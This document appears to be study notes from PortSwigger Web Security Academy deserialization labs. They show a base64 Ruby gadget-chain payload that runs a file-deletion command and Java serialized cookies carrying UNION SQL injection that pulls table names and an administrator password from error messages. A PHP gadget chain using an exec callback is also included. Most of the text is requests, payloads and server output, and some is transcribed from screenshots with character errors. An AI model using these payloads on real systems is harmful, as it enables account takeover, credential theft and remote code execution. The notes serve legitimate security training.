BAhbCGMVR2VtOjpTcGVjRmV0Y2hlcmMTR2VtOjpJbnN0YWxsZXJVOhVHZW06
OlJlcXVpcmVtZW50WwZvOhxHZW06OlBhY2thZ2U6OlRhclJlYWRlcgY6CEBp
b286FE5ldDo6QnVmZmVyZWRJTwc7B286I0dlbTo6UGFja2FnZTo6VGFyUmVh
ZGVyOjpFbnRyeQc6CkByZWFkaQA6DEBoZWFkZXJJIghhYWEGOgZFVDoSQGRl
YnVnX291dHB1dG86Fk5ldDo6V3JpdGVBZGFwdGVyBzoMQHNvY2tldG86FEdl
bTo6UmVxdWVzdFNldAc6CkBzZXRzbzsOBzsPbQtLZXJuZWw6DOBtZXRob2Rf
aWQ6C3N5c3RlbToNQGdpdF9zZXRJIh9ybSAvaG9tZS9jYXJsb3MvbW9yYWxl
LnR4dAY7DFQ7EjoMcmVzb2x2ZQ==
```

- Use the output from the payload in the session cookie from the application.

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=wiener HTTP/2
2  Host: 0a7d00bd03d8ae27c0ab310b008700c0.web-security-academy.net
3  Cookie: session=
   BAhvOglVc2VyBzoOQHVzZXJuYW1lSSILd2llbmVyBjoGRUY6EkBhY2Nlc3NfdG9rZW5JIiVlb
   2Jtc292ODF1dGFqMHUzeGdrODAwdXp4a3JmMHM4MwY7BOYK
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a7d00bd03d8ae27c0ab310b008700c0.web-security-academy.net/my-acco
   unt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty | Raw | Hex | Render | Hackvertor

Inspector

Selection 120 (0x78)

Selected text

```
BAhvOglVc2VyBzoOQHVzZXJuYW1lSS
ILd2llbmVyBjoGRUY6EkBhY2Nlc3Nf
dG9rZW5JIiVlb2Jtc292ODF1dGFqMH
UzeGdrODAwdXp4a3JmMHM4MwY7BOYK
```

Decoded from: Base64

```
04 08 o: \t User 07 : 0e @usernam
eI" 0b wiener 06 : 06 EF: 12 @acce
ss_tokenI"%eobmsov8lutajOu3xgk
8OOuzxkrfOs83 06 ; 07 F \n
```

Cancel | Apply changes

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=wiener HTTP/2
2  Host: 0a7d00bd03d8ae27c0ab310b008700c0.web-security-academy.net
3  Cookie: session=
   BAhbCGMVR2VtOjpTcGVjRmVOY2hlcmMTR2VtOjpJbnNOYWxsZXJVOhVHZWO6OlJlcXVpcmVtZ
   W5OWwZvOhxHZWO6OlBhY2thZ2U6OlRhclJlYWRlcgY6CEBpb286FE5ldDo6QnVmZmVyZWRJTw
   c7B286IOdlbTo6UGFja2FnZTo6VGFyUmVhZGVyOjpFbnRyeQc6CkByZWFkaQA6DEBoZWFkZXJ
   JIghhYWEGOgZFVDoSQGR1YnVnX291dHB1dG86Fk51dDo6V3JpdGVBZGFwdGVyBzoMQHNvY2tl
   dG86FEdlbTo6UmVxdWVzdFN1dAc6CkBzZXRzbzsOBzsPbQtLZXJuZWw6DOBtZXRob2RfaWQ6C
   3N5c3RlbToNQGdpdF9zZXRJIh9ybSAvaG9tZS9jYXJsb3MvbW9yYWx1LnR4dAY7DFQ7EjoMcm
   Vzb2x2ZQ==
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a7d00bd03d8ae27c0ab310b008700c0.web-security-academy.net/my-acco
   unt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
1  HTTP/2 500 Internal Server Error
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 3194
5
6  <!DOCTYPE html>
7  <html>
8    <head>
9      <link href=/resources/labheader/css/academyLabHeader.css rel=
       stylesheet>
10     <link href=/resources/css/labs.css rel=stylesheet>
11     <title>
         Exploiting Ruby deserialization using a documented gadget chain
       </title>
12   </head>
13   <script src="/resources/labheader/js/labHeader.js">
     </script>
14   <div id="academyLabHeader">
15     <section class='academyLabBanner'>
16       <div class=container>
17         <div class=logo>
           </div>
18         <div class=title-container>
19           <h2>
               Exploiting Ruby deserialization using a documented gadget
               chain
             </h2>
20           <a id='lab-link' class='button' href='/'>
               Back to lab home
             </a>
```

Inspector

Selected text

```
BAhbCGMVR2VtOjpTcGVjRmVOY2hlc
mMTR2VtOjpJbnNOYWxsZXJVOhVHZW
O6OlJlcXVpcmVtZW5OWwZvOhxHZWO
6OlBhY2thZ2U6OlRhclJlYWRlcgY6
CEBpb286FE5ldDo6QnVmZmVyZWRJT
wc7B286IOdlbTo6UGFja2FnZTo6VG
FyUmVhZGVyOjpFbnRyeQc6CkByZWF
kaQA6DEBoZWFkZXJJIghhYWEGOgZF
```

See more

Decoded from: Base64

```
04 08 [ 08 c 15 Gem::SpecFetch
erc 13 Gem::InstallerU: 15 Gem:
:Requirement[ 06 o: 1c Gem::Pac
kage::TarReader 06 : 08 @ioo:
14 Net::BufferedIO 07 ; 07 o:#G
em::Package::TarReader::Entry
07 : \n
@readi \0 : 0c @headerI" 08 aaa
```

See more

Lab: Developing a custom gadget chain for Java deserialization

Lab: Developing a custom gadget chain for Java deserialization

- This lab uses a serialization-based session mechanism. If you can construct a suitable gadget chain, you can exploit this lab's insecure deserialization to obtain the administrator's password.
- To solve the lab, gain access to the source code and use it to construct a gadget chain to obtain the administrator's password. Then, log in as the administrator and delete Carlos's account.
- You can log in to your own account using the following credentials: wiener:peter
- Note that solving this lab requires basic familiarity with another topic that we've covered on the Web Security Academy.
- Hint
- To save you some of the effort, we've provided a generic Java program for serializing objects. You can adapt this to generate a suitable object for your exploit. If you don't already have a Java environment set up, you can compile and execute the program using a browser-based IDE, such as repl.it.
- **Summary – Steps to Exploit**:
- See slides.

- Look at the client-side source code of the application and notice the /backup folder that is being disclosed.
- The file contains this code.
- The “private final String id;” field is being passed to a dynamically build SQL query, with no validations in place.
- Create a serialized Java Object and inject SQL injection payloads within the “id” field.

https://0afe0029033af071825710bd00340023.web-security-academy.net/back

```
package data.productcatalog;

import common.db.JdbcConnectionBuilder;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;

    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
                "org.postgresql.Driver",
                "postgresql",
                "localhost",
                5432,
                "postgres",
                "postgres",
                "password"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (!resultSet.next())
            {
                return;
            }
            product = Product.from(resultSet);
        }
        catch (SQLException e)
        {
            throw new IOException(e);
        }
    }

    public String getId()
    {
        return id;
    }

    public Product getProduct()
    {
        return product;
    }
```

- Portswigger provides template Classes to use for the exploit.

Main.java × ProductTemplate.java

```java
1 package data.productcatalog;
2
3 import data.productcatalog.ProductTemplate;
4 import java.io.ByteArrayInputStream;
5 import java.io.ByteArrayOutputStream;
6 import java.io.ObjectInputStream;
7 import java.io.ObjectOutputStream;
8 import java.io.Serializable;
9 import java.util.Base64;
10
11 public class Main {
12
13     public static void main(String[] args) throws Exception {
14         ProductTemplate originalObject = new ProductTemplate("test");
15
16         String serializedObject = serialize(originalObject);
17
18         System.out.println("Serialized object: " + serializedObject);
19
20         ProductTemplate deserializedObject = deserialize(serializedObject);
21
22         System.out.println("Deserialized data str: " + deserializedObject.getId());
23     }
24
25     private static String serialize(Serializable obj) throws Exception {
26         ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
27         try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
28             out.writeObject(obj);
29         }
30         return Base64.getEncoder().encodeToString(baos.toByteArray());
31     }
32
33     private static <T> T deserialize(String base64SerializedObj) throws Exception {
34         try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(
35                 Base64.getDecoder().decode(base64SerializedObj)))) {
36
37             @SuppressWarnings("unchecked")
38             T obj = (T) in.readObject();
39             return obj;
40         }
41     }
42
43 }
44
```

- Create these 2 Classes. The ProductTemplate Class implements Serializable Class.

- We can instantiate a ProductTemplate Class with whatever String value we want in line 14 in the Main Class.

Main.java ProductTemplate.java ×

```java
1 package data.productcatalog;
2
3 import java.io.Serializable;
4
5 public class ProductTemplate implements Serializable {
6
7     static final long serialVersionUID = 1L;
8     private final String id;
9
10
11     public String getId() {
12         return id;
13     }
14
15
16     public ProductTemplate(String id)
17     {
18         this.id = id;
19     }
20
21
22 }
23
```

```java
Main.java × ProductTemplate.java
1 package data.productcatalog;
2
3 import data.productcatalog.ProductTemplate;
4 import java.io.ByteArrayInputStream;
5 import java.io.ByteArrayOutputStream;
6 import java.io.ObjectInputStream;
7 import java.io.ObjectOutputStream;
8 import java.io.Serializable;
9 import java.util.Base64;
10
11 public class Main {
12
13     public static void main(String[] args) throws Exception {
14         ProductTemplate originalObject = new ProductTemplate("test");
15
16         String serializedObject = serialize(originalObject);
17
18         System.out.println("Serialized object: " + serializedObject);
19
20         ProductTemplate deserializedObject = deserialize(serializedObject);
21
```

- Payload is injected in line 14.

- Submitting the payload: test
- Results in a ClassCastException error.

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
3 Cookie: session=
r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
ACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQABHRlc3Q=
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
nt
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
                28,15'>
              </polygon>
            </g>
          </svg>
        </a>
      </div>
      <div class='widgetcontainer-lab-status is-notsolved'>
        <span>
          LAB
        </span>
        <p>
          Not solved
        </p>
        <span class=lab-status-icon>
        </span>
      </div>
    </div>
  </div>
  </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.lang.ClassCastException: Cannot cast
        data.productcatalog.ProductTemplate to
        lab.actions.common.serializable.AccessTokenUser
      </p>
```

```java
1  package data.productcatalog;
2
3  import data.productcatalog.ProductTemplate;
4  import java.io.ByteArrayInputStream;
5  import java.io.ByteArrayOutputStream;
6  import java.io.ObjectInputStream;
7  import java.io.ObjectOutputStream;
8  import java.io.Serializable;
9  import java.util.Base64;
10
11 public class Main {
12
13     public static void main(String[] args) throws Exception {
14         ProductTemplate originalObject = new ProductTemplate("'");
15
16         String serializedObject = serialize(originalObject);
17
18         System.out.println("Serialized object: " + serializedObject);
19
20         ProductTemplate deserializedObject = deserialize(serializedObject);
21
```

```
Serialized object: rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0A
Deserialized data str: '
```

- Payload is injected in line 14.

- Submitting the payload (single quote): ‘
- Results in a IOException error. That indicates an SQL Exception has occurred.

Request

Pretty | Raw | Hex

```
1  GET / HTTP/2
2  Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
3  Cookie: session=
   rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
   ACaWR0ABJMamF2YS9sYW5nL1NOcmluZzt4cHQAASc=
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
   Firefox/102.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
   nt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render

```
                  </polygon>
26              </g>
27            </svg>
28          </a>
29        </div>
30        <div class='widgetcontainer-lab-status is-notsolved'>
31          <span>
              LAB
            </span>
32          <p>
              Not solved
            </p>
33          <span class=lab-status-icon>
            </span>
34        </div>
35      </div>
36    </div>
37  </section>
38 </div>
39 <div theme="">
40   <section class="maincontainer">
41     <div class="container">
42       <header class="navigation-header">
43       </header>
44       <h4>
           Internal Server Error
         </h4>
45       <p class=is-warning>
           java.io.IOException: org.postgresql.util.PSQLException: ERROR:
           unterminated quoted string at or near &quot;&apos;&apos;&apos;
           LIMIT 1&quot;
46         Position: 35
         </p>
47     </div>
48   </section>
```

```java
Main.java × ProductTemplate.java
1  package data.productcatalog;
2
3  import data.productcatalog.ProductTemplate;
4  import java.io.ByteArrayInputStream;
5  import java.io.ByteArrayOutputStream;
6  import java.io.ObjectInputStream;
7  import java.io.ObjectOutputStream;
8  import java.io.Serializable;
9  import java.util.Base64;
10
11 public class Main {
12
13     public static void main(String[] args) throws Exception {
14         ProductTemplate originalObject = new ProductTemplate("'--");
15
16         String serializedObject = serialize(originalObject);
17
18         System.out.println("Serialized object: " + serializedObject);
19
20         ProductTemplate deserializedObject = deserialize(serializedObject);
21
```

```
Problems  Javadoc  Declaration  Console ×
<terminated> Main [Java Application] C:\Users\chris\.p2\pool\plugins\org.eclipse.justj.openjdk.hotspot.jre.full.win32.x86_64_17.0.1.v20211116-1657\jre\bin\javaw.exe (Mar 28, 2023, 11:28:12 PM – 11
Serialized object: rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0A
Deserialized data str: '--
```

- Payload is injected in line 14.

- Submitting the payload (single quote with comment): ‘--
- Results in a ClassCastException error.
- The SQL error goes away here.

Request

Pretty | Raw | Hex

```
1  GET / HTTP/2
2  Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
3  Cookie: session=
   rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
   ACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAAyctLQ==
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
   Firefox/102.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
   nt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render

```
                28,15'>
               </polygon>
             </g>
           </svg>
         </a>
       </div>
       <div class='widgetcontainer-lab-status is-notsolved'>
         <span>
           LAB
         </span>
         <p>
           Not solved
         </p>
         <span class=lab-status-icon>
         </span>
       </div>
     </div>
   </div>
   </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.lang.ClassCastException: Cannot cast
        data.productcatalog.ProductTemplate to
        lab.actions.common.serializable.AccessTokenUser
      </p>
    </div>
```

```java
package data.productcatalog;

import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

public class Main {

    public static void main(String[] args) throws Exception {
        ProductTemplate originalObject = new ProductTemplate("'union select null, null, null, nu

        String serializedObject = serialize(originalObject);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

```

```
Serialized object: rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0A
Deserialized data str: 'union select null, null, null, null, null, null, null, null --
```

- Use the “UNION” SQL injection technique to retrieve the information from the database.
- First need to figure out how many columns are in the original query.
- The application does not return an SQL error, when submitting 8 null columns, which means there must be 8 columns in this original query.

Request

Pretty Raw Hex

```
GET / HTTP/2
Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
Cookie: session=
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
ACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAPydlbmlvbiBzZWxlY3QgbnVsbCwgbnVsbCwg
bnVsbCwgbnVsbCwgbnVsbCwgbnVsbCwgbnVsbCAtLQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
nt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render

```
                28,15'>
              </polygon>
            </g>
          </svg>
        </a>
      </div>
      <div class='widgetcontainer-lab-status is-notsolved'>
        <span>
          LAB
        </span>
        <p>
          Not solved
        </p>
        <span class=lab-status-icon>
        </span>
      </div>
    </div>
  </div>
</section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.lang.ClassCastException: Cannot cast
        data.productcatalog.ProductTemplate to
        lab.actions.common.serializable.AccessTokenUser
      </p>
```

```java
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

public class Main {

    public static void main(String[] args) throws Exception {
        ProductTemplate originalObject = new ProductTemplate("'union select null, null, null, '

        String serializedObject = serialize(originalObject);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

```

Problems Javadoc Declaration Console

<terminated> Main [Java Application] C:\Users\chris\.p2\pool\plugins\org.eclipse.justj.openjdk.hotspot.jre.full.win32.x86_64_17.0.1.v20211116-1657\jre\bin\javaw.exe (Mar 28, 2023, 11:30:53 PM – 1

```
Serialized object: rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0A
Deserialized data str: 'union select null, null, null, 'test123', null, null, null, null --
```

- Next figure out which columns expect a String.
- The 4th column is not expecting a String; however, the String value is returned with the exception error. We can use this behavior to view the results of the queries we make.

Request

Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
3  Cookie: session=
   rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
   ACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQARCd1bmlvbiBzZWxlY3QgbnVsbCwgbnVsbCwg
   bnVsbCwgJ3Rlc3QxMjMnLCBudWxsLCBudWxsLCBudWxsLCBudWxsIC0t
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
   Firefox/102.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
   nt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
                28,15'>
              </polygon>
26          </g>
27        </svg>
28      </a>
29    </div>
30    <div class='widgetcontainer-lab-status is-notsolved'>
31      <span>
          LAB
        </span>
32      <p>
          Not solved
        </p>
33      <span class=lab-status-icon>
        </span>
34    </div>
35  </div>
36 </div>
37 </section>
38 </div>
39 <div theme="">
40   <section class="maincontainer">
41     <div class="container">
42       <header class="navigation-header">
43       </header>
44       <h4>
           Internal Server Error
         </h4>
45       <p class=is-warning>
           java.io.IOException: org.postgresql.util.PSQLException: ERROR:
           invalid input syntax for type integer: &quot;test123&quot;
46         Position: 68
         </p>
```

```java
Main.java × ProductTemplate.java
package data.productcatalog;

import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

public class Main {

    public static void main(String[] args) throws Exception {
        ProductTemplate originalObject = new ProductTemplate("'union select null, null, null, ca

        String serializedObject = serialize(originalObject);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

Problems  Javadoc  Declaration  Console ×
<terminated> Main [Java Application] C:\Users\chris\.p2\pool\plugins\org.eclipse.justj.openjdk.hotspot.jre.full.win32.x86_64_17.0.1.v20211116-1657\jre\bin\javaw.exe (Mar 28, 2023, 11:35:46 PM – 11:35
2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAdCd1bmlvb
l, null, null, cast(table_name as numeric), null, null, null, null from information_schema.tables--
```

- Enumerate the table names.
- Use the following payload to trigger an error message that contains the result of the injected query:
- cast(table_name as numeric)

- The “users” table is being disclosed.

Request

Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
3  Cookie: session=
   r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
   ACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAdCd1bmlvbiBzZWxlY3QgbnVsbCwgbnVsbCwg
   bnVsbCwgY2FzdCh0YWJsZV9uYW1lIGFzIG51bWVyaWMpLCBudWxsLCBudWxsLCBudWxsLCBudW
   xsIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcy0t
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
   Firefox/102.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
   p,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
   nt
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render

```
25                  <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30
                     28,15'>
                    </polygon>
26                 </g>
27               </svg>
28             </a>
29           </div>
30           <div class='widgetcontainer-lab-status is-notsolved'>
31             <span>
                 LAB
               </span>
32             <p>
                 Not solved
               </p>
33             <span class=lab-status-icon>
               </span>
34           </div>
35         </div>
36       </div>
37     </section>
38   </div>
39   <div theme="">
40     <section class="maincontainer">
41       <div class="container">
42         <header class="navigation-header">
43         </header>
44         <h4>
             Internal Server Error
           </h4>
45         <p class=is-warning>
             java.io.IOException: org.postgresql.util.PSQLException: ERROR:
             invalid input syntax for type numeric: &quot;users&quot;
           </p>
```

```java
package data.productcatalog;

import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

public class Main {

    public static void main(String[] args) throws Exception {
        ProductTemplate originalObject = new ProductTemplate("'union select null, null, null, ca

        String serializedObject = serialize(originalObject);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

```

```
Serialized object: rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0
tr: 'union select null, null, null, cast(password as numeric), null, null, null, null from users--
```

- Get the password from the users table.
- Use the following payload to trigger an error message that contains the result of the injected query:
- cast(password as numeric)

Request

Pretty | Raw | Hex

```
GET / HTTP/2
Host: 0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net
Cookie: session=
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTA
ACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAXid1bmlvbiBzZWxlY3QgbnVsbCwgbnVsbCwg
bnVsbCwgY2FzdChwYXNzd29yZCBhcyBudW1lcmljKSwgbnVsbCwgbnVsbCwgbnVsbCwgbnVsbC
Bmcm9tIHVzZXJzLS0=
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a5600b7035c1ebcc03e6d59003b009d.web-security-academy.net/my-accou
nt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty | Raw | Hex | Render

```
                28,15'>
              </polygon>
            </g>
          </svg>
        </a>
      </div>
      <div class='widgetcontainer-lab-status is-notsolved'>
        <span>
          LAB
        </span>
        <p>
          Not solved
        </p>
        <span class=lab-status-icon>
        </span>
      </div>
    </div>
  </div>
  </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        Internal Server Error
      </h4>
      <p class=is-warning>
        java.io.IOException: org.postgresql.util.PSQLException: ERROR:
        invalid input syntax for type numeric:
        &quot;2ruthbaurvkt2jdp0s6z&quot;
      </p>
    </div>
```

Lab: Developing a custom gadget chain for PHP deserialization

Lab: Developing a custom gadget chain for PHP deserialization

- This lab uses a serialization-based session mechanism. By deploying a custom gadget chain, you can exploit its insecure deserialization to achieve remote code execution. To solve the lab, delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- Hint
- You can sometimes read source code by appending a tilde (~) to a filename to retrieve an editor-generated backup file.
- **Summary – Steps to Exploit**:
- See slides.
- https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-developing-a-custom-gadget-chain-for-php-deserialization

- CustomTemplate->default_desc_type = "rm /home/carlos/morale.txt";
- CustomTemplate->desc = DefaultMap;
- DefaultMap->callback = "exec"

https://0a62009f0324640d8473b30400ca00b3.web-security-acade

```php
<?php

class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct($desc_type='HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        // Carlos thought this is cool, having a function called in two places... What a genius
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}
